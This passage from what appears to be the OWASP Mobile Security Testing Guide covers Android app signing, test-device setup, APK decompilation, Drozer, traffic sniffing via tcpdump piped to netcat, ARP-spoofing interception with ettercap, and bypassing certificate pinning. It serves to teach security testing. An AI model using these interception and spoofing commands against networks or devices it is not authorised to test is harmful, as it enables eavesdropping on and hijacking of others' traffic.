Safely storing your secret key and making sure it remains secret during its entire lifecycle is of paramount importance. Anyone who gains access to the key will be able to publish updates to your apps with content that you don't control (thereby adding insecure features or accessing shared content with signature-based permissions). The trust that a user places in an app and its developers is based totally on such certificates; certificate protection and secure management are therefore vital for reputation and customer retention, and secret keys must never be shared with other individuals. Keys are stored in a binary file that can be protected with a password; such files are referred to as ‘keystores’. Keystore passwords should be strong and known only to the key creator. For this reason, keys are usually stored on a dedicated build machine that developers have limited access to. An Android certificate must have a validity period that's longer than that of the associated app (including updated versions of the app). For example, Google Play will require certificates to remain valid until Oct 22nd, 2033 at least.

Signing an Application

The goal of the signing process is to associate the app file (.apk) with the developer's public key. To achieve this, the developer calculates a hash of the APK file and encrypts it with their own private key. Third parties can then verify the app's authenticity (e.g., the fact that the app really comes from the user who claims to be the originator) by decrypting the encrypted hash with the author's public key and verifying that it matches the actual hash of the APK file.

Many Integrated Development Environments (IDE) integrate the app signing process to make it easier for the user. Be aware that some IDEs store private keys in clear text in configuration files; double-check this in case others are able to access such files and remove the information if necessary. Apps can be signed from the command line with the ‘apksigner’ tool provided by the Android SDK (API 24 and higher) or the Java JDK tool ‘jarsigner’ (for earlier Android versions). Details about the whole process can be found in official Android documentation; however, an example is given below to illustrate the point.

```
apksigner sign --out mySignedApp.apk --ks myKeyStore.jks  
myUnsignedApp.apk
```

In this example, an unsigned app ('myUnsignedApp.apk') will be signed with a private key from the developer keystore 'myKeyStore.jks' (located in the current directory). The app will become a signed app called 'mySignedApp.apk' and will be ready to release to stores.

Zipalign

The `zipalign` tool should always be used to align the APK file before distribution. This tool aligns all uncompressed data (such as images, raw files, and 4-byte boundaries) within the APK that helps improve memory management during app run time. `zipalign` must be used before the APK file is signed with `apksigner`.

Publishing Process

Distributing apps from anywhere (your own site, any store, etc.) is possible because the Android ecosystem is open. However, Google Play is the most well-known, trusted, and popular store, and Google itself provides it. Amazon Appstore is the trusted default store for Kindle devices. If users want to install third-party apps from a non-trusted source, they must explicitly allow this with their device security settings.

Apps can be installed on an Android device from a variety of sources: locally via USB, via Google’s official app store (Google Play Store) or from alternative stores.

Whereas other vendors may review and approve apps before they are actually published, Google will simply scan for known malware signatures; this minimizes the time between the beginning of the publishing process and public app availability.

Publishing an app is quite straightforward; the main operation is making the signed .apk file downloadable. On Google Play, publishing starts with account creation and is followed by app delivery through a dedicated interface. Details are available from the official Android documentation at

<https://developer.android.com/distribute/googleplay/start.html>.

Setting up a Testing Environment for Android Apps

By now, you should have a basic understanding of the way Android apps are structured and deployed. In this chapter, we'll talk about setting up a security testing environment and describe basic testing processes you'll be using. This chapter is the foundation for the more detailed testing methods discussed in later chapters.

You can set up a fully functioning test environment on almost any machine running Windows, Linux, or Mac OS.


Software Needed on the Host PC or Mac

At the very least, you'll need [Android Studio](#) (which comes with the Android SDK) platform tools, an emulator, and an app to manage the various SDK versions and framework components. Android Studio also comes with an Android Virtual Device (AVD) Manager application for creating emulator images. Make sure that the newest [SDK tools](#) and [platform tools](#) packages are installed on your system.

Setting up the Android SDK

Local Android SDK installations are managed via Android Studio. Create an empty project in Android Studio and select “Tools->Android->SDK Manager” to open the SDK Manager GUI. The “SDK Platforms” tab is where you install SDKs for multiple API levels. Recent API levels:

- API 23: Android 6.0
- API 24: Android 7.0
- API 25: Android 7.1
- API 26: Android 8.0



Installed SDKs are on the following paths:

Windows :

C:\Users\<username>\AppData\Local\Android\sdk

MacOS :

/Users/<username>/Library/Android/sdk

Note: On Linux, you need to choose an SDK directory. /opt , /srv , and /usr/local are common choices.

Testing on a Real Device

For dynamic analysis, you'll need an Android device to run the target app on. In principle, you can do without a real Android device and test on the emulator. However, apps execute quite slowly on the emulator, and this can make security testing tedious. Testing on a real device makes for a smoother process and a more realistic environment.

Rooting (i.e., modifying the OS so that you can run commands as the root user) is recommended for testing on a real device. This gives you full control over the operating system and allows you to bypass restrictions such as app sandboxing. These privileges in turn allow you to use techniques like code injection and function hooking more easily.

Note that rooting is risky, and three main consequences need to be clarified before you proceed. Rooting can have the following negative effects:

- voiding the device warranty (always check the manufacturer's policy before taking any action)
- “bricking” the device, i.e., rendering it inoperable and unusable
- creating additional security risks (because built-in exploit mitigations are often removed)

You should not root a personal device that you store your private information on. We recommend getting a cheap, dedicated test device instead. Many older devices, such as Google’s Nexus series, can run the newest Android versions and are perfectly fine for testing.

You need to understand that rooting your device is ultimately YOUR decision and that OWASP shall in no way be held responsible for any damage. If you’re uncertain, seek expert advice before starting the rooting process.

Which Mobiles Can Be Rooted?

Virtually any Android mobile can be rooted. Commercial versions of Android OS (which are Linux OS evolutions at the kernel level) are optimized for the mobile world. Some features have been removed or disabled for these versions, for example, non-privileged users’ ability to become the ‘root’ user (who has elevated privileges). Rooting a phone means allowing users to become the root user, e.g., adding a standard Linux executable called `su`, which is used to change to another user account.

To root a mobile device, first unlock its boot loader. The unlocking procedure depends on the device manufacturer. However, for practical reasons, rooting some mobile devices is more popular than rooting others, particularly when it comes to security testing: devices created by Google and manufactured by companies like Samsung, LG, and Motorola are among the most popular, particularly because they are used by many developers. The device warranty is not nullified when the boot loader is unlocked and Google provides many tools to support the root itself. A curated list of guides for rooting all major brand devices is posted on the [XDA forums](#).

Network Setup

The available network setup options must be evaluated first. The mobile device used for testing and the machine running the interception proxy must be connected to the same Wi-Fi network. Use either an (existing) access point or create [an ad-hoc wireless network](#).

Once you've configured the network and established a connection between the testing machine and the mobile device, several steps remain.

- The proxy must be [configured to point to the interception proxy](#).
- The [interception proxy's CA certificate must be added to the trusted certificates in the Android device's certificate storage](#). The location of the menu used to store CA certificates may depend on the Android version and Android OEM modifications of the settings menu.

After completing these steps and starting the app, the requests should show up in the interception proxy.

Testing on the Emulator

All the above steps for preparing a hardware testing device also apply if an emulator is used. Several tools and VMs that can be used to test an app within an emulator environment are available for dynamic testing:

- AppUse
- MobSF
- Nathan

You can also easily create AVDs via Android Studio.


Setting Up a Web Proxy on a Virtual Device

The following procedure, which works on the Android emulator that ships with Android Studio 2.x, is for setting up an HTTP proxy on the emulator:

1. Set up your proxy to listen on localhost. Reverse-forward the proxy port from the emulator to the host, e.g.:

```
$ adb reverse tcp:8080 tcp:8080
```

1. Configure the HTTP proxy with the device's access point settings:
2. Open the Settings Menu
3. Tap on “Wireless & Networks” -> “Cellular Networks” or “Wireless & Networks” -> “Mobile Networks”
4. Open “Access Point Names”
5. Open the existing APN (e.g., “T-Mobile US”)
6. Enter “127.0.0.1” in the “Proxy” field and your proxy port in the “Port” field (e.g., “8080”)
7. Open the menu at the top right and tap “save”



HTTP and HTTPS requests should now be routed over the proxy on the host machine. If not, try toggling airplane mode off and on.

Installing a CA Certificate on the Virtual Device

An easy way to install a CA certificate is to push the certificate to the device and add it to the certificate store via Security Settings. For example, you can install the PortSwigger (Burp) CA certificate as follows:

1. Start Burp and use a web browser on the host to navigate to <http://burp/>, then download `cacert.der` by clicking the “CA Certificate” button.
2. Change the file extension from `.der` to `.cer`.
3. Push the file to the emulator:

```
$ adb push cacert.cer /sdcard/
```

1. Navigate to “Settings” -> “Security” -> “Install from SD Card.”
2. Scroll down and tap `cacert.cer`.

You should then be prompted to confirm installation of the certificate (you’ll also be asked to set a device PIN if you haven’t already).

Connecting to an Android Virtual Device (AVD) as Root

You can create an Android Virtual Device with the AVD manager, which is [available within Android Studio](#). You can also start the AVD manager from the command line with the `android` command, which is found in the tools directory of the Android SDK:

```
$ ./android avd
```

Once the emulator is up and running, you can establish a root connection with the `adb` command.

```
$ adb root
$ adb shell
root@generic_x86:/ $ id
uid=0(root) gid=0(root)
groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats)
context=u:r:su:s0
```

Rooting an emulator is therefore unnecessary; root access can be established with `adb`.

Restrictions When Testing on an Emulator

There are several downsides to using an emulator. You may not be able to test an app properly in an emulator if the app relies on a specific mobile network or uses NFC or Bluetooth. Testing within an emulator is also usually slower, and the testing itself may cause issues.

Nevertheless, you can emulate many hardware characteristics, such as [GPS](#) and [SMS](#).

Testing Methods

Manual Static Analysis

In Android app security testing, black-box testing (with access to the compiled binary, but not the original source code) is almost equivalent to white-box testing. The majority of apps can be decompiled easily, and having some reverse engineering knowledge and access to bytecode and binary code is almost as good as having the original code unless the release build has been purposefully obfuscated.

For source code testing, you'll need a setup similar to the developer's setup, including a test environment that includes the Android SDK and an IDE. Access to either a physical device or an emulator (for debugging the app) is recommended.

During **black box testing**, you won't have access to the original form of the source code. You'll usually have the application package in [Android's .apk format](#), which can be installed on an Android device or reverse engineered to help you retrieve parts of the source code.

The following pull the APK from the device:

```
$ adb shell pm list packages  
(...)  
package:com.awesomework  
(...)  
$ adb shell pm path com.awesomework  
package:/data/app/com.awesomework-1/base.apk  
$ adb pull /data/app/com.awesomework-1/base.apk
```

`apkx` provides an easy method of retrieving an APK's source code via the command line. It also packages `dex2jar` and CFR and automates the extraction, conversion, and decompilation steps. Install it as follows:

```
$ git clone https://github.com/b-mueller/apkx  
$ cd apkx  
$ sudo ./install.sh
```

This should copy `apkx` to `/usr/local/bin`. Run it on the APK that you want to test as follows:

```
$ apkx UnCrackable-Level1.apk  
Extracting UnCrackable-Level1.apk to UnCrackable-Level1  
Converting: classes.dex -> classes.jar (dex2jar)  
dex2jar UnCrackable-Level1/classes.dex -> UnCrackable-  
Level1/classes.jar  
Decompiling to UnCrackable-Level1/src (cfr)
```

If the application is based solely on Java and doesn't have any native libraries (C/C++ code), the reverse engineering process is relatively easy and recovers almost all the source code. Nevertheless, if the code is obfuscated, this process may be very time-consuming and unproductive. This also applies to applications that contain a native library. They can still be reverse engineered, but the process is not automated and requires knowledge of low-level details.

The “Tampering and Reverse Engineering on Android” section contains more details about reverse engineering Android.

Automated Static Analysis

You should use tools for efficient static analysis. They allow the tester to focus on the more complicated business logic. A plethora of static code analyzers are available, ranging from open source scanners to full-blown enterprise-ready scanners. The best tool for the job depends on budget, client requirements, and the tester's preferences.

Some static analyzers rely on the availability of the source code; others take the compiled APK as input. Keep in mind that static analyzers may not be able to find all problems by themselves even though they can help us focus on potential problems. Review each finding carefully and try to understand what the app is doing to improve your chances of finding vulnerabilities.

Configure the static analyzer properly to reduce the likelihood of false positives, and maybe only select several vulnerability categories in the scan. The results generated by static analyzers can otherwise be overwhelming, and your efforts can be counterproductive if you must manually investigate a large report.

There are several open source tools for automated security analysis of an APK.

- [QARK](#)
- [Androbugs](#)
- [JAADAS](#)

For enterprise tools, see the section “Static Source Code Analysis” in the chapter “Testing Tools.”

Dynamic Analysis

Unlike static analysis, dynamic analysis is performed while executing the mobile app. The test cases range from investigating the file system to monitoring communication.

Several tools support the dynamic analysis of applications that rely on the HTTP(S) protocol. The most important tools are the so-called interception proxies; OWASP ZAP and Burp Suite Professional are the most famous. An interception proxy gives the tester a

man-in-the-middle position. This position is useful for reading and/or modifying all app requests and endpoint responses, which are used for testing Authorization, Session, Management, etc.

Drozer

[Drozer](#) is an Android security assessment framework that allows you to search for security vulnerabilities in apps and devices by assuming the role of a third-party app interacting with the other application's IPC endpoints and the underlying OS. The following section documents the steps necessary to install and use Drozer.

Installing Drozer

On Linux:

Pre-built packages for many Linux distributions are available on the [Drozer website](#). If your distribution is not listed, you can build Drozer from source as follows:

```
git clone https://github.com/mwrlabs/drozer/
cd drozer
make apks
source ENVIRONMENT
python setup.py build
sudo env "PYTHONPATH=$PYTHONPATH:$(pwd)/src" python setup.py install
```

On Mac:

On Mac, Drozer is a bit more difficult to install due to missing dependencies. Mac OS versions from El Capitan onwards don't have OpenSSL installed, so compiling pyOpenSSL won't work. You can resolve this issue by [installing OpenSSL manually]. To install OpenSSL, run:

```
$ brew install openssl
```

Drozer depends on older versions of some libraries. Avoid messing up the system's Python installation by installing Python with homebrew and creating a dedicated environment with virtualenv. (Using a Python version management tool such as [pyenv](#) is

even better, but this is beyond the scope of this book).

Install virtualenv via pip:

```
$ pip install virtualenv
```

Create a project directory to work in; you'll download several files into it. Navigate into the newly created directory and run the command `virtualenv drozer`. This creates a “drozer” folder, which contains the Python executable files and a copy of the pip library.

```
$ virtualenv drozer
$ source drozer/bin/activate
(drozer) $
```

You're now ready to install the required version of pyOpenSSL and build it against the OpenSSL headers installed previously. A typo in the source of the pyOpenSSL version Drozer prevents successful compilation, so you'll need to fix the source before compiling. Fortunately, ropnop has figured out the necessary steps and documented them in a [blog post](#). Run the following commands:

```
$ wget https://pypi.python.org/packages/source/p/pyOpenSSL/pyOpenSSL-0.13.tar.gz
$ tar xzvf pyOpenSSL-0.13.tar.gz
$ cd pyOpenSSL-0.13
$ sed -i '' 's/X509_REVOKED_dup/X509_REVOKED_dupe/' OpenSSL/crypto/crl.c
$ python setup.py build_ext -L/usr/local/opt/openssl/lib -I/usr/local/opt/openssl/include
$ python setup.py build
$ python setup.py install
```

With that out of the way, you can install the remaining dependencies.

```
$ easy_install protobuf==2.4.1 twisted==10.2.0
```

Finally, download and install the Python .egg from the MWR labs website:

```
$ wget  
https://github.com/mwrlabs/drozer/releases/download/2.3.4/drozer-  
2.3.4.tar.gz  
$ tar xzf drozer-2.3.4.tar.gz  
$ easy_install drozer-2.3.4-py2.7.egg
```

Installing the Agent:


Drozer agent is the software component that runs on the device itself. Download the latest Drozer Agent [here](#) and install it with adb.

```
$ adb install drozer.apk
```

Starting a Session:

You should now have the Drozer console installed on your host machine and the Agent running on your USB-connected device or emulator. Now you need to connect the two to start exploring.

Open the Drozer application in the running emulator and click the OFF button at the bottom of the app to start an Embedded Server.



The server listens on port 31415 by default. Use adb to forward this port to the localhost interface, then run Drozer on the host to connect to the agent.

```
$ adb forward tcp:31415 tcp:31415  
$ drozer console connect
```

Use the “list” command to view all Drozer modules that can be executed in the current session.

Basic Drozer Commands:

- To list all the packages installed on the emulator, execute the following command:

```
dz> run app.package.list
```

- To find the package name of a specific app, pass “-f” and a search string:

```
dz> run app.package.list -f (string to be searched)
```

- To see basic information about the package, execute the following command:

```
`dz> run app.package.info -a (package name)`
```

- To identify the exported application components, execute the following command:

```
`dz> run app.package.attacksurface (package name)`
```

- To identify the list of exported Activities in the target application, execute the following command:

```
`dz> run app.activity.info -a (package name)`
```

- To launch the exported Activities, execute the following command:

```
`dz> run app.activity.start --component (package name) (component name)`
```

- To identify the list of exported Broadcast receivers in the target application, execute the following command:

```
dz> run app.broadcast.info -a (package name)
```

- To send a message to a Broadcast receiver, execute the following command:

```
dz> run app.broadcast.send --action (broadcast receiver name) -- extra  
(number of arguments)
```

Using Modules:

Out of the box, Drozer provides modules for investigating various aspects of the Android platform and a few remote exploits. You can extend Drozer's functionality by downloading and installing additional modules.

Finding Modules:

The official Drozer module repository is hosted alongside the main project on GitHub. This is automatically set up in your copy of Drozer. You can search for modules with the `module` command:

```
dz> module search tool  
kernelerror.tools.misc.installcert  
metall0id.tools.setup.nmap  
mwrlabs.tools.setup.sqlite3
```

For more information about a module, pass the `-d` option to view the module's description:

```
dz> module search url -d  
mwrlabs.urls
```

Finds URLs with the HTTP or HTTPS schemes by searching the strings inside APK files.

You can, for instance, use this for finding API servers, C&C servers within malicious APKs and checking for presence of advertising networks.

Installing Modules:

You can install modules with the `module` command:

```
dz> module install mwrlabs.tools.setup.sqlite3
Processing mwrlabs.tools.setup.sqlite3... Already Installed.
Successfully installed 1 modules, 0 already installed
```

This will install any module that matches your query. Newly installed modules are dynamically loaded into the console and are available immediately.

Network Monitoring/Sniffing

Remotely sniffing all Android traffic in real-time is possible with `tcpdump`, `netcat (nc)`, and `Wireshark`. First, make sure that you have the latest version of `Android tcpdump` on your phone. Here are the [installation steps](#):

```
# adb root
# adb remount
# adb push /wherever/you/put/tcpdump /system/xbin/tcpdump
```

If execution of `adb root` returns the error `adbd cannot run as root in production builds`, install `tcpdump` as follows:

```
# adb push /wherever/you/put/tcpdump /data/local/tmp/tcpdump
# adb shell
# su
$ mount -o rw,remount /system;
$ cp /data/local/tmp/tcpdump /system/xbin/
```

Remember: To use `tcpdump`, you need root privileges on the phone!

Execute `tcpdump` once to see if it works. Once a few packets have come in, you can stop `tcpdump` by pressing `CTRL+c`.

```
# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol
decode
listening on wlan0, link-type EN10MB (Ethernet), capture size 262144
bytes
04:54:06.590751 00:9e:1e:10:7f:69 (oui Unknown) > Broadcast, RRCP-0x23
reply
04:54:09.659658 00:9e:1e:10:7f:69 (oui Unknown) > Broadcast, RRCP-0x23
reply
04:54:10.579795 00:9e:1e:10:7f:69 (oui Unknown) > Broadcast, RRCP-0x23
reply
^C
3 packets captured
3 packets received by filter
0 packets dropped by kernel
```

To remotely sniff the Android phone's network traffic, first execute `tcpdump` and pipe its output to netcat (nc):

```
$ tcpdump -i wlan0 -s0 -w - | nc -l -p 11111
```

The `tcpdump` command above involves

- listening on the `wlan0` interface,
- defining the size (snapshot length) of the capture in bytes to get everything (`-s0`), and
- writing to a file (`-w`). Instead of a filename, we pass `-`, which will make `tcpdump` write to stdout.

With the pipe (`|`), we sent all output from `tcpdump` to `netcat`, which opens a listener on port 11111. You'll usually want to monitor the `wlan0` interface. If you need another interface, list the available options with the command `$ ip addr`.


To access port 11111, you need to forward the port to your machine via `adb`.

```
$ adb forward tcp:11111
```

The following command connects you to the forwarded port via `netcat` and piping to `Wireshark`.


```
$ nc localhost 11111 | wireshark -k -S -i -
```

Wireshark should start immediately (-k). It gets all data from stdin (-i -) via netcat, which is connected to the forwarded port. You should see all the phone's traffic from the wlan0 interface.



Firebase/Google Cloud Messaging (FCM/GCM)

Firebase Cloud Messaging (FCM), the successor to Google Cloud Messaging (GCM), is a free service offered by Google that allows you to send messages between an application server and client apps. The server and client app communicate via the FCM/GCM connection server, which handles downstream and upstream messages.



Downstream messages (push notifications) are sent from the application server to the client app; upstream messages are sent from the client app to the server.

FCM is available for Android, iOS, and Chrome. FCM currently provides two connection server protocols: HTTP and XMPP. As described in the [official documentation](#), these protocols are implemented differently. The following example demonstrates how to intercept both protocols.

Preparation

FCM can use either XMPP or HTTP to communicate with the Google backend.

HTTP

FCM uses the ports 5228, 5229, and 5230 for HTTP communication. Usually, only port 5228 is used.

- Configure local port forwarding for the ports used by FCM. The following example applies to Mac OS X:

```
$ echo "
rdr pass inet proto tcp from any to any port 5228-> 127.0.0.1 port 8080
rdr pass inet proto tcp from any to any port 5229 -> 127.0.0.1 port
8080
rdr pass inet proto tcp from any to any port 5239 -> 127.0.0.1 port
8080
" | sudo pfctl -ef -
```

- The interception proxy must listen to the port specified in the port forwarding rule above (port 8080).

XMPP

For XMPP communication, [FCM uses ports 5235 \(Production\) and 5236 \(Testing\)](#).

- Configure local port forwarding for the ports used by FCM. The following example applies to Mac OS X:

```
$ echo "
rdr pass inet proto tcp from any to any port 5235-> 127.0.0.1 port 8080
rdr pass inet proto tcp from any to any port 5236 -> 127.0.0.1 port
8080
" | sudo pfctl -ef -
```

- The interception proxy must listen to the port specified in the port forwarding rule above (port 8080).

Intercepting Messages

Read the chapter “Testing Network Communication” and the test case “Man-in-the-middle (MITM) attacks” for further preparation and instructions for running ettercap.

Your testing machine and the Android device must be connected to the same wireless network. Start ettercap with the following command, replacing the IP addresses below with the IP addresses of your Android device and the wireless network’s gateway.

```
$ sudo ettercap -T -i en0 -M arp:remote /192.168.0.1// /192.168.0.105//
```

Start the app and trigger a function that uses FCM. You should see HTTP messages in your interception proxy.

#	Host	Method	URL	Params
26	https://android.clients.google.com	POST	/c2dm/register3	<input checked="" type="checkbox"/>
25	https://pushnotificationtester.appspot.com	GET	/notification?delay=0&deliveryPrio...	<input checked="" type="checkbox"/>
24	https://pushnotificationtester.appspot.com	GET	/connect	<input type="checkbox"/>
23	https://android.clients.google.com	POST	/c2dm/register3	<input checked="" type="checkbox"/>

Request Response

Raw Params Headers Hex

GET
/notification?delay=0&deliveryPrio=0¬ificationPrio=0&pushId=APA91bHWZNRCmf2ApntlG1EJO
0mEdYP0BIZ-Bzd-qN15rIHk1T9lYkV4VcgPo20qZeRHpNc3M4a45oHDahDNN4W6dgYcn4F2YP4VcCpz14PCCZuxC
9i_jW5ArrgbjPim_XZuxEFD1zj4RXJDz859xTANGWrs1eU20Q HTTP/1.1
User-Agent: Xiaomi/Redmi Note 2/5.0.2/21/2.0
Host: pushnotificationtester.appspot.com
Connection: close

You need to activate “Support invisible proxying” in Proxy Tab/Options/Edit Interface when using ettercap.

Interception proxies such as Burp and OWASP ZAP won’t show this traffic because they aren’t capable of decoding it properly by default. There are, however, Burp plugins that visualize XMPP traffic, such as [Burp-non-HTTP-Extension](#) and [Mitm-relay](#).

Potential Obstacles

Discuss with your project team the possibility of providing a debug build for the following security controls, which may be implemented in the app you’re about to test. A debug build provides several benefits for a (white box) test by allowing a more comprehensive analysis.

Certificate Pinning

If the app implements certificate pinning, C.509 certificates provided by an interception proxy will be declined and the app will refuse to make any requests through the proxy. To perform an efficient white box test, use a debug build with deactivated certificate pinning.

There are several ways to bypass certificate pinning for a black box test, for example, [SSLUnpinning](#) and [Android-SSL-TrustKiller](#). Certificate pinning can be bypassed within seconds, but only if the app uses the API functions that are covered for these tools. If the app is implementing SSL Pinning with a framework or library that those tools don't yet implement, the SSL Pinning must be manually patched and deactivated, which can be time-consuming.

There are two ways to manually deactivate SSL Pinning:

- Dynamic Patching with [Frida](#) or [ADBI](#) while running the app
- [Identifying the SSL Pinning logic in smali code, patching it, and reassembling the APK](#)

Deactivating SSL Pinning satisfies the prerequisites for dynamic analysis, after which the app's communication can be investigated.

See the test case “Testing Custom Certificate Stores and Certificate Pinning” for more details.

Root Detection

Root detection can be implemented with custom checks or pre-made libraries such as [RootBeer](#). An extensive list of root detection methods is presented in the “Testing Anti-Reversing Defenses on Android” chapter.

For a typical mobile app security build, you'll usually want to test a debug build with root detection disabled. If such a build is not available for testing, you can disable root detection in a variety of ways that will be introduced later in this book.

Data Storage on Android

Protecting authentication tokens, private information, and other sensitive data is key to mobile security. In this chapter, you will learn about the APIs Android offers for local data storage and best practices for using them.

The guidelines for saving data can be summarized quite easily: Public data should be available to everyone, but sensitive and private data must be protected, or, better yet, kept out of device storage.

Note that the meaning of “sensitive data” depends on the app that handles it. Data classification is described in detail in the “Identifying Sensitive Data” section of the chapter “Mobile App Security Testing.”

Testing Local Storage for Sensitive Data

Overview

Conventional wisdom suggests that as little sensitive data as possible should be stored on permanent local storage. In most practical scenarios, however, some type of user data must be stored. For example, asking the user to enter a very complex password every time the app starts isn’t a great idea in terms of usability. Most apps must locally cache some kind of authentication token to avoid this. Personally identifiable information (PII) and other types of sensitive data may also be saved if a given scenario calls for it.

Sensitive data is vulnerable when it is not properly protected by the app that is persistently storing it. The app may be able to store the data in several places, for example, on the device or on an external SD card. When you’re trying to exploit these kinds of issues, consider that a lot of information may be processed and stored in different locations. Identifying at the outset the kind of information processed by the mobile application and input by the user is important. Identifying information that may be valuable to attackers (e.g., passwords, credit card information, PII) is also important.

Disclosing sensitive information has several consequences, including decrypted information. In general, an attacker may identify this information and use it for additional attacks, such as social engineering (if PII has been disclosed), account hijacking (if session

information or an authentication token has been disclosed), and gathering information from apps that have a payment option (to attack and abuse them).

[Storing data](#) is essential for many mobile apps. For example, some apps use data storage to keep track of user settings or user-provided data. Data can be stored persistently in several ways. The following list of storage techniques are widely used on the Android platform:

- Shared Preferences
- SQLite Databases
- Realm Databases
- Internal Storage
- External Storage

The following code snippets demonstrate bad practices that disclose sensitive information. They also illustrate Android storage mechanisms in detail. For more information, check out the [Security Tips for Storing Data](#) in the Android developer's guide.

Shared Preferences

